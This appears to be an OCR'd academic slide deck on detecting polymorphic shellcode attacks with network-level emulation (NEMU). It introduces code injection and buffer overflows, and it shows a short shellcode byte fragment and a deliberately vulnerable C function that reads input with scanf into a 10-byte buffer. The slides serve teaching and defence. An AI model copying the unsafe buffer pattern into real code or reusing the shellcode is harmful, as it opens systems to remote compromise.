
Real-world Polymorphic attack Detection

Michalis Polychronakis, Evangelos Markatos

Distributed Computing Systems Lab


FORTH-ICS, Crete Greece



Outline

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

Malware and Botnets



click fraud

port scanning

extortion

phishing

illegal content

DDoS

code injection

malicious websites


spam

Outline

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

- **How?**
- social engineering (phishing, spam, scareware, …)
- viruses (disks, CD-ROMs, USB sticks, warez, …)
- network traffic interception (access credentials, keys, …)
- password guessing (brute force, root:12345678, …)
- physical access (reboot, keylogger, screwdriver, …)
- **software vulnerability exploitation**

Code Injection Attacks




Remote Code-injection Attacks

- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process
     - **Buffer Overflow**
       – (Stack/heap/integer overflow, format string abuse, …)
  3. Execute the injected code (***shellcode***)
     - Performs arbitrary operations under the privileges of the vulnerable process

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

What is a buffer overflow?


```
main(){
f(10) ;
ret_addr:  printf("End of program\n"); }

void  f ( int x )
{
char buffer[10] ;
scanf("%s", &buffer) ;
// other code
}
```




What if the input data is longer than 10 bytes?

What is a buffer overflow?

- Buffer overflow
- Attacker puts code
  - i.e. execve(/bin/sh)
  - In buffer[10]
- And transfers control to it
- Via the return address



Attacks – Defenses Coevolution



Attack

Defense

Plain Shellcode

String Signatures

Simple Obfuscation

Regexp Signatures


Naive Polymorphism

Static Analysis

Self-modifying code


Emulation

Polymorphic Shellcode

